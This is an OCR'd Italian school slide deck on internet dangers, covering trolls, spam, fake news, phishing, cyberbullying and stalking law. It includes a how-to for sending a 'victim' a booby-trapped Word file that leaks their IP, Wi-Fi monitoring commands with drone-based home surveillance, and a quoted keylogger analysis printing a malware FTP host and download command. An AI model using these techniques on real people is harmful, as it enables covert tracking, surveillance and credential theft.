
PERICOLI NELLA RETE

CRACKER



CATENE DI S. ANTONIO

PHISHING

CYBERBULLISMO

SPAM

FAKE NEWS

TROLL

ALTRO

Prof. Brancatelli Salvatore – T.I.C.

By BLS

COS'E' UN TROLL


UN TROLL, NEL GERGO DI INTERNET E IN PARTICOLARE DELLE COMUNITA' VIRTUALI, E' UN SOGGETTO CHE INTERAGISCE CON GLI ALTRI TRAMITE MESSAGGI PROVOCATORI, IRRITANTI, FUORI TEMA O SEMPLICEMENTE SENZA SENSO E/O DEL TUTTO ERRATI, CON IL SOLO OBIETTIVO DI DISTURBARE LA COMUNICAZIONE E FOMENTARE GLI ANIMI DI TUTTI GLI ALTRI CHE PARTECIPANO ALLA DISCUSSIONE VIRTUALE.

IL VERBO DERIVATO (TROLLARE) DESCRIVE LA PERCEZIONE CHE SI HA RIGUARDO AL SUO COMPORTAMENTO. L'AZIONE DI COMPORTARSI COME UN TROLL PUO' PERO' ESSERE LEGATA ANCHE AL CONTESTO E ALLA PERSONALITA' DI CHI SCRIVE. E' POSSIBILE, INFATTI, AGIRE COME UN TROLL SENZA AVERNE L'INTENZIONE: IRRITANDO UNA COMUNITA' IN MODO NON VOLONTARIO E IN BUONA FEDE.

CATENA DI SANT'ANTONIO

UNA CATENA SI SANT'ANTONIO E' UN SISTEMA PER PROPAGARE UN MESSAGGIO INDUCENDO IL DESTINETARIO A PRODURNE MOLTEPLICI COPIE DA SPEDIRE A PROPRIA VOLTA A NUOVI DESTINATARI. E' CONSIDERATO UN TIPO DI MEME.

LA VARIANTE PIU' PERICOLOSA DELLE CDS SONO I COSIDETTI SISTEMI PIRAMIDAI, FAMOSI E DIFFUSISSIMI SONO QUELLE CHE PROMETTONO UN VELOCE ARRICCHIMENTO A FRONTE DI UN PICCOLO INVESTIMENTO NELLA CATENA STESSA, SISTEMA CHE PORTA VANTAGGI SOLO ED ESCLUSIVAMENTE AI LIVELLI PIU' ALTI DELLA PIRAMIDE, A DISCAPITO DEGLI ULTIMI INGRESSI CHE NON GUADAGNERANNO MAI.



LINK: SCHEMA PONZI

SPAM

LO SPAMMING, DETTO ANCHE FARE SPAM O SPAMMARE, E' L'INVIO ANCHE VERSO INDIRIZZI GENERICI, NON VERIFICATI O SCONOSCIUTI, DI MESSAGGI RIPETUTI AD ALTA FREQUENZA O A CARATTERE DI MONOTEMATICITA' TALE DA RENDERLI INDESIDERATI ED E' NOTO ANCHE COME POSTA SPAZZATURA. PUO' ESSERE ATTUATO ATTRAVERSO QUALUNQUE SISTEMA DI COMUNICAZIONE, MA IL PIU' USATO E' INTERNET, ATTRAVERSO MESSAGGI DI POSTA ELETTRONICA, CHAT, FORUM, FACEBOOK E ALTRI SERVIZI DI RETE SOCIALE.

CHI INVIA I MESSAGGI SPAM E' INDICATO SPESSO CON IL NEOLOGISMO SPAMMISTA (SPAMMER IN INGLESE).

IL PRINCIPALE SCOPO E' LA PUBBLICITA' IL CUI OGGETTO PUO' ANDARE DALLE PIU' COMUNE OFFERTE COMMERCIALI A PROPOSTA DI VENDITA DI MATERIALE ILLEGALE (SOFTWARE PIRATA, FARMACI ILLEGALI, PROGETTI FINANZIARI.
GLI INDIRIZZI DI POSTA DOVE MANDARE LE MAIL SI OTTENGONO IN MODO AUTOMATICO MEDIANTE APPOSITI PROGRAMMI, OTTENUTI DA DATABASE O SEMPLICEMENTE INDOVINATI USANDO LISTE DI NOMI COMUNI.

FAKE NEWS - BUFALE

LONDATA DELLE BUFALE SEMBRA NON PLACARSI MAI, ANCHE NELL'ANNO IN CORSO, TRA SOCIAL MEDIA, SITI E GIORNALI NE CIRCOLANO A MIGLIAIA, DA QUELLE PIU' GROSSE FINO ALLE SOTTILI MISTIFICAZIONI DELLA REALTA'.

UNA **BUFALA** E' UN'AFFERMAZIONE FALSA O INVEROSIMILE[1], DIFFUSA A PRESCINDERE DA QUALUNQUE TIPO DI CONTROLLO DI VERIDICITÀ, SULLA BASE DEL COSIDDETTO PRINCIPIO DELLA "POST-VERITÀ"[2].

SI DEFINISCE ANCHE "BUFALA MEDIATICA", QUANDO LA FALSA NOTIZIA VIENE DIFFUSA E AMPLIFICATA DAI MASS MEDIA, INTENZIONALMENTE OPPURE INVOLONTARIAMENTE, A CAUSA DELLE INSUFFICIENTI VERIFICHE SULLE FONTI DELLA NOTIZIA.
ELENCHIAMO ALCUNE DELLE PIÙ FAMOSE BUFALE: FINE DEL MONDO, SIRENA A LAMPEDUSA, FUSIONE FREDDA, DIARI DI HITLER,

PHISHING

E’ UNA PARTICOLARE TIPOLOGIA DI TRUFFA REALIZZATA SULLA RETE INTERNET ATTRAVERSO L’INGANNO DEGLI UTENTI.
SI CONCRETIZZA PRINCIPALMENTE ATTRAVERSO MESSAGGI DI POSTA ELETTRONICA INGANNEVOLI:

ATTRAVERSO UNA E-MAIL, SOLO APPARENTEMENTE PROVENIENTE DA ISTITUTI FINANZIARI (BANCHE O SOCIETÀ EMITTENTI DI CARTE DI CREDITO) O DA SITI WEB CHE RICHIEDONO L'ACCESSO PREVIA REGISTRAZIONE (WEB-MAIL, E-COMMERCE ECC.). IL MESSAGGIO INVITA, RIFERENDO PROBLEMI DI REGISTRAZIONE O DI ALTRA NATURA, A FORNIRE I PROPRI DATI DI ACCESSO AL SERVIZIO.

SOLITAMENTE NEL MESSAGGIO, PER RASSICURARE FALSAMENTE L'UTENTE, È INDICATO UN COLLEGAMENTO (LINK) CHE RIMANDA **SOLO APPARENTEMENTE** AL SITO WEB DELL'ISTITUTO DI CREDITO O DEL SERVIZIO A CUI SI È REGISTRATI. IN REALTÀ IL SITO A CUI CI SI COLLEGA È STATO ARTATAMENTE ALLESTITO IDENTICO A QUELLO ORIGINALE. QUALORA L'UTENTE INSERISCA I PROPRI DATI RISERVATI, QUESTI SARANNO NELLA DISPONIBILITÀ DEI CRIMINALI.

PHISHING

CON LA STESSA FINALITA' DI CARPIRE DATI DI ACCESSO A SERVIZI FINANZIARI ON-LINE O ALTRI CHE RICHIEDONO UNA REGISTRAZIONE, UN PERICOLO PIÙ SUBDOLO ARRIVA DALL'UTILIZZO DEI VIRUS INFORMATICI.

LE MODALITÀ DI INFEZIONE SONO DIVERSE. LA PIÙ DIFFUSA **È** SEMPRE IL CLASSICO ALLEGATO AL MESSAGGIO DI POSTA ELETTRONICA; OLTRE I FILE CON ESTENSIONE .EXE, I VIRUS SI DIFFONDONO CELATI DA FALSE FATTURE, CONTRAVVENZIONI, AVVISI DI CONSEGNA PACCHI, CHE GIUNGONO IN FORMATO .DOC .PDF . NEL CASO SI TRATTI DI UN "TROJAN BANKING", IL VIRUS SI ATTIVER**À** PER CARPIRE DATI FINANZIARI.

ALTRI TIPI DI VIRUS SI ATTIVANO ALLORQUANDO SULLA TASTIERA VENGONO INSERITI "USERID E PASSWORD", "KEYLOGGING",

IN QUESTO CASO I CRIMINALI SONO IN POSSESSO DELLE CHIAVI DI ACCESSO AI VOSTRI ACCOUNT DI POSTA ELETTRONICA O DI E-COMMERCE.

ESEMPIO 1 | ESEMPIO 2 | CASO MIO MOTTI | FRODE SPid

By BLS

PHISHING MEDIANTE IL CARTACEO


Un'innovativa e preoccupante strategia di phishing "**cartaceo**" è emersa in Svizzera, dove dei cittadini hanno ricevuto lettere apparentemente inviate dall'Ufficio Federale di Meteorologia, **MeteoSwiss**. Il contenuto delle missive? Un invito a scansionare un QR code per scaricare un'applicazione mobile che, in realtà, celava il malware "***Coper***".

L'operazione fraudolenta sfrutta l'autorità e la fiducia riposte nelle istituzioni federali, un elemento centrale nella campagna ingannevole.
I cybercriminali hanno progettato l'attacco clonando la legittima applicazione "***Alertswiss***" della Protezione Civile elvetica, utilizzata per segnalare eventi climatici estremi. Tuttavia, una sottile differenza ha tradito il raggiro: l'app fittizia presenta una grafia leggermente diversa, con la "S" maiuscola in "***AlertSwiss***".


La truffa si basa su un inganno **tecnico** e **psicologico**. La posta cartacea, considerata un mezzo tradizionale e sicuro, viene sfruttata per colpire le vittime più vulnerabili. Inoltre, i QR code inclusi nelle lettere vengono scansionati con dispositivi mobili, spesso meno protetti rispetto ai sistemi informatici tradizionali. Una volta scaricata l'app malevola, i dispositivi Android vengono infettati, consentendo il furto di dati sensibili, inclusi quelli bancari.

MAPPING DELLE RETI WIFI CON IL DRONE – WAR-FLYING

Prof. Brancatelli Salvatore – T.I.C.



Modulo ESP8266 con OLED e lettore SD, peso 20 gr



Preparazione del modulo

Drone DJI Mini 2 SE 249 gr

Uno dei metodi più tradizionali per l'analisi delle reti è il **War-driving**, in cui si utilizzano dispositivi mobili per rintracciare reti Wi-Fi vulnerabili mentre ci si sposta in auto, a piedi o in bicicletta. Tuttavia, la crescente complessità degli ambienti urbani e l'aumento delle reti in luoghi difficilmente accessibili ha reso questa tecnica meno efficace. Ed è qui che entra in scena il **War-Flying**, una pratica emergente che utilizza i droni per mappare e analizzare le reti dall'alto. Grazie a droni equipaggiati con moduli di scansione wireless. Una metodologia innovativa che offre nuove possibilità sia per l'analisi legittima delle infrastrutture Wi-Fi, sia per usi potenzialmente illeciti.

ESP8266 con OLED e Lettore SD Pesa appena 20 grammi è un microcontrollore ideale per le attività di scansione wireless grazie alla sua capacità di connessione Wi-Fi e alla possibilità di registrare i dati in tempo reale nella SD per una post analisi o eventualmente su postazione a terra collegata in wifi e in diretta con il drone in volo..


Uno dei metodi più tradizionali per l'analisi delle reti è il **War-driving**, in cui si utilizzano dispositivi mobili per rintracciare reti Wi-Fi

ALTRO

By BLS

SCOPRIRE L'INDIRIZZO IP DI UN PC

App da utilizzare



Email


Il primo passo da effettuare consiste nel preparare il file esca, nel nostro caso utilizzeremo un semplice file word. Andare al link, qui selezionare il tipo di file e inserire una nostra email (qui ci arriverà l'indirizzo ip della vittima).
Una volta preparato il file lo rinominiamo, ad esempio: **stipendio scuola.docx.**

Prepariamo una mail da inviare alla vittima e dopo aver scritto un opportuno messaggio, alleghiamo il file docx preparato in precedenza.


Il malcapitato non appena apre l'email e tenta di leggere il contenuto di un''normale'' file di Microsoft Word darà il via alla generazione di una email e del suo invio e tale mail conterrà il suo indirizzo IP.
Capite bene che l'email può essere fatta in modo da fornire molte più informazioni sulla vittima…

CAPIRE SE LA PASSWORD DELLA NOSTRA EMAIL E' COMPROMESSA

- Andare al seguente link: https://www.malwarebytes.com/digital-footprint.
- Inserire la propria email di cui si vuole testare l'affidabilità della password.
- Premere il tasto scan.



- Inserire il codice di sicurezza inviato all'indirizzo email inserito, per avere la certezza che sia la vostra mail



- Controllare l'output del portale web per capire l'affidabilità della password della propria email.
- Controllare l'output

Prof. Brancatelli Salvatore – T.I.C.

LO SCAM (o SKAM)

è un tentativo di truffa pianificata al fine di conseguire un illecito vantaggio nei confronti di chi lo subisce (*skammato*).

In alcuni casi, chi commette scam (lo scammer), si costruisce una finta reputazione fatta di articoli auto-referenziali per apparire competente in materia ed ottenere consulenze in ambiti molto poco chiari come quello della blockchain o criptovalute.

Un tipico esempio di scam è la truffa alla nigeriana. Coloro che organizzano la truffa inviano un'email nella quale si parla di grosse somme di denaro che dovrebbero essere trasferite o recuperate da una banca estera che chiede garanzie, come la cittadinanza, un conto corrente, un deposito cauzionale. Altri esempi di *scam* condizionano una vincita a una qualsiasi poker room, bookmaker

DAL BULLISMO AL CYBERBULLISMO

IN ITALIA IL BULLISMO COLPISCE 1 RAGAZZO/RAGAZZA SU 4: SI TRATTA DI COMPORTAMENTI DI SOPRAFFAZIONE FISICA, PSICOLOGICA O VERBALE REITERATI NEL TEMPO, COMMESSI DA UN RAGAZZO/A (O GRUPPO DI RAGAZZI, O RAGAZZE) NEI CONFRONTI DI UN ALTRO RITENUTO PIÙ DEBOLE, INFERIORE, DIVERSO CON L'INTENZIONE DI FARGLI DEL MALE.

CHI SUBISCE IL BULLISMO, SPESSO, PER VERGOGNA O PER PAURA DI EVENTUALI RITORSIONI, TACE, SI AUTOCOLPEVOLIZZA E SOMATIZZA I PROBLEMI (MAL DI PANCIA, MAL DI TESTA, ERUZIONI CUTANEE ED ALTRO) E IN MOLTI CASI SUCCEDE CHE NON VUOLE ANDARE A SCUOLA E ADDIRITTURA NEI CASI PIU' GRAVI NON ESCE NEANCHE DA CASA.

DAL BULLISMO AL CYBERBULLISMO


IL CYBERBULLISMO È FACILITATO DALL'USO MASSICCIO E INAPPROPRIATO DI INTERNET DA PARTE DEGLI STUDENTI, I QUALI, GARANTITI DALL'ANONIMATO, VIOLANO LA PRIVACY ATTRAVERSO VERE E PROPRIE PERSECUZIONI.

LE RIPERCUSSIONI NEGATIVE RICADONO NON SOLTANTO SUGLI STUDENTI MA ANCHE SUGLI INSEGNANTI, SULLE FAMIGLIE E SULLA COMUNITÀ IN GENERALE, INTERFERENDO NEGATIVAMENTE, IN UNA FASE DI ALTA VULNERABILITÀ, SU UNA SANA CRESCITA DEI GIOVANI E SUL LORO BENESSERE PSICOFISICO.

IL BULLISMO VIRTUALE PUO' TRASFORMARSI IN CYBERSTALKER

Il **cyberstalking** è un insieme di persecuzioni commesse con l'intento di nuocere attraverso sms, mms, mail, chat, immagini o video diffusi online. Chi subisce cyberstalking si trova in un continuo stato di ansia ed è costretto a mutare le proprie abitudini, a non usare più i social networks, a cambiare il proprio numero di telefono e l'indirizzo email. In sosteanza è un insieme di comportamenti insistenti commessi nei confronti della vittima.

- **Direttamente:** con continue telefonate, sms, email, di contenuto minaccioso e ingiurioso
- **Indirettamente:** diffondendo on line immagini o recapiti della persona perseguitata, violando l'account della posta personale o del profilo sui social networks, mettendo on line frasi amorose o ingiuriose che danneggiano la reputazione della vittima.



LA LEGGE

In Italia, chi ha meno di 14 anni **non è imputabile**, e non può essere chiamato a rispondere di fatti che costituiscono reato. Il minore di 18 anni è invece imputabile e viene processato da un'istituzione chiamata Tribunale per i Minorenni.

L'art. 612-bis del Codice Penale definisce il reato di atti persecutori (stalking): "chiunque reiteratamente, con qualunque mezzo, minaccia o molesta taluno in modo tale da infliggergli un grave disagio psichico ovvero da determinare un giustificato timore per la sicurezza personale propria o di una persona vicina o comunque da pregiudicare in maniera rilevante il suo modo di vivere, è punito a querela della persona offesa, con la reclusione da sei mesi a quattro anni".

La rilevanza delle nuove tecnologie nel commettere il reato è stata ribadita da una sentenza che fa giurisprudenza, la n. 25488 del 24 giugno 2011 (Corte di Cassazione, V Sezione Penale), riguardante un caso di minacce e ingiurie, perpetrate da un giovane nei confronti della ex fidanzata, attraverso il social network Facebook.

Prof. Brancatelli Salvatore – T.I.C.

CONSIGLI PER NON CADERE NELLA RETE

Pensi che il modo migliore per non subire bullismo online sia di stare lontano della Rete? Oggi praticamente impossibile! Ci sono invece tante piccole cose che proteggono dai rischi di subire violazione della privacy, furto di identità, molestie, minacce, o vere e proprie prepotenze o persecuzioni.

Sii prudente: non postare info personali, fotografie e filmati. Imposta il computer con i corretti settaggi di sicurezza. Ricorda che, quando un'informazione è sulla rete, è fuori dal tuo controllo.

Non accettare amicizie di persone che non conosci: essere popolari e ben visti dagli amici non significa averne tanti. Non puoi sapere se gli estranei che ti chiedono l'amicizia non intendano spiarti o farti del male.

Raccogli le prove utili in caso di denuncia e conserva eventuali lettere o e-mail a contenuto offensivo o intimidatorio.

È importante tenere un'agenda per riportare i fatti più importanti, utili in caso di denuncia.


Se ricevi telefonate minacciose, cambia il numero di telefono, ma cerca di mantenere quello su cui ricevi queste telefonate per poterle registrare. Infatti per consentire l'attivazione del sistema di registrazione dei tabulati telefonici, è necessario rispondere e mantenere la linea per qualche secondo (senza parlare).

Se ti senti in pericolo, chiedi aiuto: chiama il pronto intervento come il 112 o il 113, oppure un centro antiviolenza (il numero 1522 ti darà l'indicazione di quello più vicino). Puoi consultare online i centri antiviolenza e gli sportelli anticyberbullismo e antistalking.

Tieni sempre a portata di mano un cellulare per chiamare in caso di emergenza.

By BLS

ALTRI USI ILLECITI DEL WAR-FLYING



Analisi e registrazione movimenti wifi

Via libera…

```
sudo airmon-ng start wlan1
# Attivazione della modalità
monitoring sulla scheda di rete

sudo airodump-ng wlan1mon -b
abg  # Scansione delle reti
Wi-Fi nelle bande 2.4 e 5 GHz
```

Scansione iniziale rete …

Non solo è possibile identificare i dispositivi collegati all'interno di un'abitazione, ma anche raccogliere informazioni chiave sulle abitudini dei residenti. Supponiamo che un drone stazioni sopra un'abitazione a intervalli regolari nel corso di una giornata o di una settimana. Attraverso l'analisi dei dispositivi connessi: smartphone, tablet, computer, … è possibile individuare pattern di utilizzo.

Un attaccante potrebbe identificare i momenti in cui determinati dispositivi si collegano o si scollegano dalla rete, deducendo così quando le persone sono presenti o assenti in casa. Questa informazione è preziosa per scopi di sorveglianza, utile per pianificare furti o attacchi mirati.
Per esempio, se un drone individua che gli smartphone dei residenti si scollegano dalla rete ogni mattina e si ricollegano la sera, può facilmente dedurre gli orari di uscita e rientro, costruendo un quadro dettagliato della routine domestica...

Frode Creata in Italia per l'Italia! Phishing a tema Agenzia delle Entrate che distribuisce keylogger - Redazione RHC : 4 Maggio 2024 08:04

Nella giornata di ieri, il CERT-AGID ha rilevato un sofisticato tentativo di frode che coinvolge una **pagina falsa dell'Agenzia delle Entrate,** ospitata su un **dominio italiano precedentemente compromesso,** finalizzato a infettare le vittime con un malware di tipo keylogger.

La visita alla pagina induce automaticamente il download di un file compresso chiamato "**MODULO_RIMBORSO_AGENZIA_ENTRATE.PDF.ZIP**", contenente un eseguibile scritto in VB6.

Questo file ha il compito di scaricare un ulteriore componente tramite **FTP** su **Altervista**, anch'esso sviluppato in VB6 e dotato di funzionalità *keylogger*, motivo per cui lo abbiamo denominato **VBLogger**.

Frode Creata in Italia per l'Italia! Phishing a tema Agenzia delle Entrate che distribuisce keylogger - Redazione RHC : 4 Maggio 2024 08:04


Le credenziali per accedere al server FTP sono codificate direttamente nel codice e risultano facilmente rilevabili durante la fase di debug. Queste informazioni vengono poi scritte su un file di testo (che viene rinominato in .dll) e trasferite allo strumento di Windows FTP

```
modulo_rimborso_agenzia_entrate.pdf.00407077
 mov edx,modulo_rimborso_agenzia_entrate.pdf.403500 ; edx:"h(!@", 403500:L"open qwertykeys.altervista.org"
 mov ecx,modulo_rimborso_agenzia_entrate.pdf.408050
 call esi
 mov edx,modulo_rimborso_agenzia_entrate.pdf.403544 ; edx:"h(!@", 403544:L"qwertykeys"
 mov ecx,modulo_rimborso_agenzia_entrate.pdf.408054
 call esi
 mov edx,modulo_rimborso_agenzia_entrate.pdf.403560 ; edx:"h(!@", 403560:L"
 mov ecx,modulo_rimborso_agenzia_entrate.pdf.408058
 call esi
 pop esi
 ret
```

Frode Creata in Italia per l'Italia! Phishing a tema Agenzia delle Entrate che distribuisce keylogger - Redazione RHC : 4 Maggio 2024 08:04

(il firewall di sistema richiede il consenso dell'utente) mediante il seguente comando:

```
Code Example
1 | ftp -s:"C:\Users\USERNAME\ccc1.dll"
```



Frode Creata in Italia per l'Italia! Phishing a tema Agenzia delle Entrate che distribuisce keylogger - Redazione RHC : 4 Maggio 2024 08:04

Nella prima fase, viene recuperato dal server Altervista un file denominato **manual.pdf**, che in realtà è un nuovo eseguibile scritto in VB6. Questo file sarà rinominato in "**ModuloLog.exe**" una volta trasferito sul sistema della vittima.

